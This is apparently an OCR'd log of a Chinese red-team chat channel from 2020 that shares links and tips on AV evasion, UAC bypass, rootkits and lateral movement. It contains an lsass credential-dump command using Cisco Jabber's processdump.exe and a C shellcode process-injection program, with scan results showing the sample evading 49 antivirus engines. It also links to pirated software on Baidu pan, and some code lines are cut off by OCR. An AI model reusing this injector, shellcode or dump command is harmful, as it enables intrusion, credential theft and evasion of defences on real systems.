
#红队武器化研发#
如果想写自己的自动化工具的话，可以把里面的函数抽离出来用，老夫写代码就是复制粘贴。
Environment
• CurrentUser.cs - the current user
• DomainName.cs - the domain name
• HostName.cs - the hostname
• LoggedOnUsers.cs - List all logged on users
• OSVersion.cs - OS version information
• VirtualEnvironment.cs - Checks if we are operating in a virtualised environment
• userEnvironmentVariables.cs - Grabs the environment variables applied to the current process
• SystemEnvironmentVariables.cs - Grabs system environment variables from the registry (HKLM)
• NameServers.cs - Gets the DNS servers for each network interface
Defences
• AVProcesses.cs - Checks if any known AV processes are running
.....
.....

GitHub+-+mdsecactivebreach/sitrep

RedTeaming - 2020-09-29

#内网渗透技巧# #Go# #武器化开发#
dump浏览器敏感信息





Wing: 我想说我们每一个人哪天被黑了自己肯定是不知道的，未知最可怕.

RedTeaming - 2020-09-29

#外网渗透技巧#

极限环境Certutil加Powershell配合Burp快速落地文件

RedTeaming - 2020-09-29

#内网渗透技巧#

域渗透——使用MachineAccount实现DCSync

RedTeaming - 2020-09-29

#内网渗透技巧#


Cisco Jabber dump lsass

cd c:\program files (x86)\cisco systems\cisco jabber\x64
processdump.exe (ps lsass).id c:\temp\lsass.dmp

RedTeaming - 2020-09-30

CompatTelRunner.exe权限提升#

Abusing+Windows+Telemetry+for+Persistence+|+Truste...



RedTeaming - 2020-09-30

#碎碎念#

Docker 清理卫士

Docker+清理卫士+|+knarfeh's+logbook

RedTeaming - 2020-09-30

Rootkit+for+AppInit_DLLs+-+裤衩哥的小屋

Rootkit for AppInit_DLLs

老东西了，就是最近看到r77-rootkit瞅了眼代码，C重新实现了下。

```
Wing: 能过 360 我就用。[旺柴]
裤衩哥: 我不管，反正我能过。
```

RedTeaming - 2020-09-30

Rootkit+for+AppInit_DLLs+-+裤衩哥的小屋

Rootkit for AppInit_DLLs

老东西了，就是最近看到r77-rootkit瞅了眼代码，C重新实现了下。

```
Wing: 能过 360 我就用。[旺柴]
裤衩哥: 我不管，反正我能过。
```

RedTeaming - 2020-10-01

幽冥地府管理系统

```
Black cher*: 。。。有没有阳间的管理系统
```


RedTeaming - 2020-10-01

转自御剑：
链接：**https://pan.baidu.com/s/1q6HP29k007AK5fOWkb8Srg**
提取码：KcG3

RedTeaming - 2020-10-01

`#BypassAV#` #内网渗透技巧

混淆后



程序会自动会类名,变量名,命名空间,附件信息(公司名等资源信息)等进行混淆.静态绕过AV查杀.

RedTeaming - 2020-10-01


利用OPENVPN配置文件进行反制


安全技术|利用OpenVpn配置文件反制的武器化探索+-+先知社区

RedTeaming - 2020-10-03

#自动化#

GitHub+-+PaytmLabs/nerve:+NERVE+Continuous+Vulnera...





RedTeaming - 2020-10-03

#钓鱼攻击#
自动化通过unicode构造相似域名，可以通过vt查询该域名是否被加入恶意C2。

uriDeep+-+Unicode+Encoding+Attacks+With+Machine+Le...

RedTeaming - 2020-10-03

#CSTips# #内网渗透技巧#

Cobalt+Strike+绕过流量审计

RedTeaming - 2020-10-05

Av绕过

Defeat+Bitdefender+total+security+using+windows+AP...

RedTeaming - 2020-10-05

#免杀# #内网渗透技巧#


免杀技巧-执行系统命令方式总结

RedTeaming - 2020-10-06

windows 10 bypass UAC技巧#

https://swapcontext.blogspot.com/2020/10/uacme-35-...

最真实的图



RedTeaming - 2020-10-08

#内网渗透技巧#

MSSQL一种新的DNS带外的方式

RedTeaming - 2020-10-08

bypasuac研究：bypass+UAC研究+|+九世的博客

RedTeaming - 2020-10-09

#免杀# #武器化开发#

针对WD的特征码自动识别

GitHub+-+rasta-mouse/ThreatCheck:+Identifies+the+b...

RedTeaming - 2020-10-09

#外网渗透技巧#

sourmap 还原

GitHub+-+rarecoil/unwebpack-sourcemap:+Extract+unc...

RedTeaming - 2020-10-10

#自动化#

指纹库

GitHub+-+webanalyzer/rules:+通用的指纹识别规则

RedTeaming - 2020-10-11

#碎碎念#

希望大家活跃讨论和分享，主要是讨论，分享的再多东西也需要能够在实战中体现出来才行。活跃的师傅会成为嘉宾。

```
裤衩哥：也就是要把思路和分享的东西武器化
Wing：武器化要成体系，没有团队协作会很困难。
Wing：缺什么要列出来。
裤衩哥：实现到需要的时候就能好用针对不同情况能够有用
lengyi：这需要时间与协作
```

RedTeaming - 2020-10-13

一些403bypass的tips

HowToHunt/403Bypass.md+at+master+·+KathanP19/HowTo...

RedTeaming - 2020-10-14

发现了一个比较好玩的项目，更改IAT的一个东东，这个东西有啥用呢，在之前mimikatz的免杀哪里其实就已经说的很明白了，之前我也用过这种方法绕过过windows dedfender对mimikatz的查杀，那么这个项目也就是利用更改IAT来实现一些绕过效果，比如我下面的例子，就是一个基础的进程注入，而如火绒等，都会查杀如CreateRemoteThread之类的函数，这也是一个不错的绕过方法。

附上地址：GitHub+-+d35ha/CallObfuscator:+Obfuscate+specific+...

#红队技巧# #免杀# #bypassAV # #Mimikatz#


```
    "\x7b\xd8\xee\x5b\x57\xf4\xef\x4a\xe2\xd8\xd0\x2c\xb1\x82\xc3"
    "\x07\x29\xbc\xc1\xad\xdc\x77\xaf\x3a\x2a\x51\x03\x01\x4f\xff"
    "\xf3\x33\xa0\xc2\xc1\x67\x5f\x82\xea\x7a\xfb\x1b\x61\x64\x1d"
    "\xbe\xa2\x33\xae\x50\x95\x8b\x55\xbf\x72\x2b\xa0\xd8\xf9\xa8"
    "\x96\xfe\x82\x32\x2a\x40\x02\xba\x55\x41\x6b\x3a\xa0\xa4\x69"
    "\xa4\x1c\x68\xef\x4a\xe2\xd8\xd0\x2c\xb1\xff\x63\xb2\x26\xd1"
    "\xe0\x2d\x25\x5e\xd7\x8a\x67\x93\xad\xc8\x15\xfb\x9b\xaa\x5e"
    "\x48\xb9\xa8\x96\xfe\x86\x32\x2a\x40\x87\xad\x96\xb2\xea\x3f"
    "\xa0\xd0\xfd\xa5\x1c\x6e\xe3\xf0\x2f\x18\xa9\xed\xcd\xff\xfa"
    "\x3a\x73\xce\xb8\xb6\x5c\xe6\xe3\x22\x6a\xca\xa9\x6f\xf1\x9e"
    "\xe3\x29\xd4\x70\xb9\xad\x44\xe4\xea\xf0\x39\x79\xb6\x13\xe2"
    "\x41\xff\x32\x95\xe7\x92\xde\x42\x8d\x90\x7b\x2b\xd1\xb7\xa5"
    "\x94\x58\xea\xfa\xc7\x30\xe0\xec\x1d\xf7\x2b\x9e\x62\x2c\xe3"
    "\xec\x1c\x05\xa8\x7b\x2b\x95\xa0\xb8\x54\x37\x46\x37\xa2\x61"
    "\xa0\x56\x51\xc9\x84\x7c\xd4\x45\xad\x65\xf7\xd6\xa3\x7a\x2b"
    "\x90\xb8\xad\xa7\x97\x22\x10\x2b\x6f\x34\xbc\x4d\xf3\x93\xb2"
    "\x66\xa1\x21\xa4\xe2\x7e\xea\xf2\xe9\xd8\x1e\x2c\x55\x37\x63"
    "\x3a\x91\x7a\xee\x33\xfd\x41\x77\x33\xa2\x57\x8b\xfc\x5c\xe6"
    "\xee\xf2\xc9\xd8\x68\x15\x5c\x04\x3b\xde\x5f\xf1\x1e\x39\x55"
    "\x3f\x66\x3b\x29\x90\xe1\xa5\xa5\xdd\xcf\x1f\x2b\x90\xe1\xec"
    "\x1d\xff\xf2\x3a\x7b\xd8\x68\x0e\x4a\xe9\xf5\x36\x1a\x50\x8b"
    "\xe1\x44\xff\xf2\x99\xd7\xf6\x26\xa8\x39\xea\xa3\x7a\x63\x1d"
    "\xa5\xc8\x05\x78\xa2\x13\x63\x19\x07\xba\x4d\xff\xf2\x3a\x7b"
    "\xd1\xb1\xa5\xe2\x7e\xe3\x2b\x62\x6f\x29\xa1\x94\x7f\xee\xf2"
    "\xea\xd1\x5b\x95\xd1\x81\x24\x84\xfe\xd8\xd0\x3e\x55\x41\x68"
    "\xf0\x25\xd1\x5b\xe4\x9a\xa3\xc2\x84\xfe\x2b\x11\x59\xbf\xe8"
    "\xe3\xc1\x8d\x05\x5c\x71\xe2\x6b\xea\xf8\xef\xb8\xdd\xea\x61"
    "\xb4\x22\x80\xcb\xe5\xe4\x57\x5a\xad\xd0\x14\x41\x90\xb8\xad"
    "\x94\x64\x5d\xae\x2b\x90\xe1\xec";

  HANDLE processHandle;
  HANDLE remoteThread;
  PVOID remoteBuffer;

  printf("Injecting to PID: %i", atoi(argv[1]));
  processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
  remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof shellcode, (MEM_RESERV
  WriteProcessMemory(processHandle, remoteBuffer, shellcode, sizeof shellcode, NUL
  remoteThread = CreateRemoteThread(processHandle, NULL, 0, (LPTHREAD_START_ROUTIN
  CloseHandle(processHandle);

    return 0;
}
```


安全 全部49个引擎未发现危险,文件安全。


扫描结果:0%的杀毒软件(0/49)报告发现病毒

时间: 2020-10-14 09:59:48 (CST)

软件名称	引擎版本	病毒库版本	病毒库时间	扫描结果	扫描耗时
AVAST!	18.4.3895.0	18.4.3895.0	2020-10-14	没有发现病毒	1
AVG	10.0.1405	10.0.1405	2020-10-14	没有发现病毒	1
Alyac	17.7.13.1	17.7.13.1	2020-10-14	没有发现病毒	6
Arcabit	1.0	1.0	2020-10-14	没有发现病毒	8
Authentium	4.6.5	5.3.14	2020-10-14	没有发现病毒	1
Avira	1.9.2.0	1.9.159.0	2020-10-14	没有发现病毒	9
Baidu Antivirus	2.0.1.0	4.1.3.52192	2020-10-14	没有发现病毒	13
Bitdefender	7.141118	7.141118	2020-10-13	没有发现病毒	1
ClamAV	25954	0.100.2	2020-10-11	没有发现病毒	1
Comodo	6.5.0.819	6.5.0.819	2020-10-02	没有发现病毒	3
Cyren	6.0.0.4	6.0.0	2020-10-14	没有发现病毒	2
Defenx	11.145.35440	15.2.0.45	2020-10-13	没有发现病毒	1
Dr.Web	11.0.10.1810231600	11.0.10.1810231600	2020-10-13	没有发现病毒	11
F-PROT	4.6.2.117	6.5.1.5418	2016-02-05	没有发现病毒	1
F-Secure	2015-08-01-02	9.13	2020-10-14	没有发现病毒	1
Fortinet	1.000, 71.889, 71.844, 71.868	5.4.247	2019-11-04	没有发现病毒	1
GData	25.27331	25.27331	2020-10-12	没有发现病毒	12
Hunter	1.0.1.300	1.0.1.300	2020-10-14	没有发现病毒	1
IKARUS	5.03.03	V5.03.03	2020-10-13	没有发现病毒	5
K7	11.145.35440	15.2.0.45	2020-10-13	没有发现病毒	1
NOD32	9846	4.5.15	2020-10-14	没有发现病毒	1


微步云沙箱
上传
报告
云API
登录
多引擎检测
威胁情报IOC
行为签名
情报判定系统
基本信息
静态信息
执行流程
进程详情
运行截图
网络行为
释放文件
多引擎检出率 9 / 25
API 接口
360（Qihoo 360）
Win32/Trojan.ae7
ESET
a variant of Generik.BJLOOAO trojan
GDATA
Gen:Variant.Johnnie.197163
安天（Antiy）
Trojan/Win64.Meterpreter
熊猫（Panda）
Trj/CI.A
IKARUS
Trojan.Win64.Meterpreter
微软（MSE）
Trojan:Win64/Meterpreter.F
Avast
Win64:Malware-gen
腾讯（Tencent）
Win32.Trojan.Swrort.Ectu
威胁情报 IOC
行为签名


微步云沙箱
上传
报告
云API
登录
多引擎检测
威胁情报IOC
行为签名
情报判定系统
基本信息
静态信息
执行流程
进程详情
运行截图
网络行为
释放文件
60分
多引擎检出率 1 / 25
API 接口
微软（MSE）
Trojan:Win64/Meterpreter.F
江民（JiangMin）
360（Qihoo 360）
ESET
GDATA
大蜘蛛（Dr.Web）
Baidu
AVG
安天（Antiy）
威胁情报 IOC



```
裤衩哥：最后一图的分析工具是什么啊［发呆］
lengyi：Peatudio
lengyi：pestudio
裤衩哥：okok，谢谢
Wing：微步的分析会上传吗
lengyi：不清楚，。
裤衩哥：感觉好像会。。
Wing：那用毛微步。
```

RedTeaming - 2020-10-17

C语言-让注入进行到底

C语言-让注入进行到底+--+裤衩哥的小屋

RWXHunter学习记录

RedTeaming - 2020-10-17

C语言-让注入进行到底

C语言-让注入进行到底+--+裤衩哥的小屋

RWXHunter学习记录

RedTeaming - 2020-10-17

#红队技巧#
演练前借一台新电脑，需要什么东西统一存在ecs，只要别在电脑上乱安攻击过程中遇到的东西，上线率还是比较低的，以及说你去连别人3389啥的，尽量也用ecs。
有可能我们自己的电脑现在“在线”

攻防演练中防守方的骚姿势

```
裤衩哥: 服务别乱安，不懂运维就千万别乱装东西。chmod777 也别乱给 [流汗]
Wing: 没法防 0day
裤衩哥: 0day 去打个溯源的 多余了
```

RedTeaming - 2020-10-18

师傅们轻喷

工具开源--远程dump+lsass进程并远程上传

```
裤衩哥: 得学下 syscall 是咋回事了，[撇嘴] 去年放到 todo 到现在都还没看
lengyi: [撇嘴][撇嘴] 我在研究横向渗透绕过杀软的方法，太难了。。
```

RedTeaming - 2020-10-20

#Mac工具#
Mac PD16
闲鱼买的
复制这段内容后打开百度网盘手机App，操作更方便哦
链接：**https://pan.baidu.com/s/1NazJEWWHYtmEG4_FkMBfOQ**
提取码：6uJ4

```
z3r0yu: 感觉 16 用起来风扇呼呼的，你的有这个现象吗?
```

RedTeaming - 2020-10-26

#红队武器化研发#
